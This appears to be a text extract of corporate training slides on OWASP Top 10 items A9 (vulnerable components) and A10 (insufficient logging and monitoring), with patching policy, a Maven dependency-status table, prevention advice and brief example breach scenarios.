- Ruby Libraries Security Advisory Database and Tools

A9:2017 – Using Components with Known Vulnerabilities

USING COMPONENTS WITH KNOWN VULNERABILITIES

Vulnerable Components Are Common

- Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools
- This expands the threat agent pool beyond targeted attackers to include chaotic actors

Scope

- Commercial 3rd party s/w components
- Open source s/w - Refer to Open Source Software policy for definition.

Typical Impact


- Full range of weaknesses is possible, including injection, broken access control, XSS ...
- The impact could range from minimal to complete host takeover and data compromise

Widespread

- Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date
- In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse

A9:2017 – Using Components with Known Vulnerabilities

USING COMPONENTS WITH KNOWN VULNERABILITIES



previous next

A9:2017 – Using Components with Known Vulnerabilities

PREVENTING KNOWN VULNERABILITIES IN COMPONENTS

1. Third party software components **must** be evaluated for potential vulnerabilities it may introduce into an application. [Effective March 31st, 2016]
2. Line of business development teams **must** have monitoring plans for all critical and high security vulnerabilities. [Effective Sep 30th, 2015]
    a. The monitoring **must** happen at least quarterly using the National Vulnerabilities Database.
3. Line of business development teams **must** have a remediation plan for all critical and high security vulnerabilities. [Effective Oct 31st, 2015]
    a. If there are critical security patches released for third party components, libraries and functions used by the applications then they **must** be upgraded to include that patch.

A9:2017 – Using Components with Known Vulnerabilities

PREVENTING KNOWN VULNERABILITIES IN COMPONENTS – CONT.

b. Functionality of the components which have critical security issues **must** have the solution applied as soon as commercially reasonable as a critical deployment. In the event that no solution or patch is available, mitigating controls must be put in place until such a patch becomes available by the vendor.

c. Remediation **is required** if a vulnerable function of the component is used. Where appropriate, security wrappers around the components should be added to disable unused functionality and secure weak or vulnerable aspects of the component.

- **Inventory clients/servers**
- **Downloads**
- **Plan, Monitor, Patch and Config**

FIS Solution: Black Duck for keep track for OSS components.

https://fis.blackducksoftware.com/

https://cwe.mitre.org/

https://nvd.nist.gov/

A9:2017 – Using Components with Known Vulnerabilities

KNOWN VULNERABILITIES IN COMPONENTS ILLUSTRATED

Output from the Maven Versions Plugin – Automated Analysis of Libraries' Status against Central repository

Dependencies


Status	Group Id	Artifact Id	Current Version	Scope	Classifier	Type	Next Version	Next Incremental	Next Minor	Next Major
⚠	com.fasterxml.jackson.core	jackson-annotations	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.fasterxml.jackson.core	jackson-core	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.fasterxml.jackson.core	jackson-databind	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.google.guava	guava	11.0	compile		jar		**11.0.1**	**12.0-rc1**	**12.0**
⚠	com.ibm.icu	icu4j	49.1	compile		jar				**50.1**
⚠	com.theoryinpractise	halbuilder	1.0.4	compile		jar		**1.0.5**		
⚠	commons-codec	commons-codec	1.3	compile		jar			**1.4**	
✓	commons-logging	commons-logging	1.1.1	compile		jar				
⚠	joda-time	joda-time	2.0	compile		jar			**2.1**	
⚠	net.sf.ehcache	ehcache-core	2.5.1	compile		jar		**2.5.2**	**2.6.0**	
⚠	org.apache.httpcomponents	httpclient	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.apache.httpcomponents	httpclient-cache	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.apache.httpcomponents	httpcore	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.jdom	jdom	1.1	compile		jar		**1.1.2**		**2.0.0**
✓	org.slf4j	slf4j-api	1.7.2	provided		jar				

Most out of Date!

Details Developer Needs

This can automatically be run EVERY TIME software is built!!

A10:2017 – Insufficient Logging & Monitoring



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A10:2017 – Insufficient Logging & Monitoring

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see **A3:2017-Sensitive Information Exposure**).

How to Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.

There are commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as ModSecurity with the OWASP ModSecurity Core Rule Set, and log correlation software with custom dashboards and alerting.

A10:2017 – Insufficient Logging & Monitoring

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

References

OWASP

- OWASP Proactive Controls: Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard: V8 Logging and Monitoring
- OWASP Testing Guide: Testing for Detailed Error Code
- OWASP Cheat Sheet: Logging

External

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging

REFERENCE

- **Develop Secure Code**
  - **Follow the best practices in OWASP's Guide to Building Secure Web Applications**
    - **https://www.owasp.org/index.php/Guide**
    - **And the cheat sheets: https://www.owasp.org/index.php/Cheat_Sheets**
  - **Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure**
    - **https://www.owasp.org/index.php/ASVS**
- **Review Your Applications**
  - **Review your applications yourselves following OWASP Guidelines**
    - **OWASP Code Review Guide: https://www.owasp.org/index.php/Code_Review_Guide**
    - **OWASP Testing Guide: https://www.owasp.org/index.php/OWASP_Testing_Project**

Questions?

Thank you
Venkatesh Reddy Madduri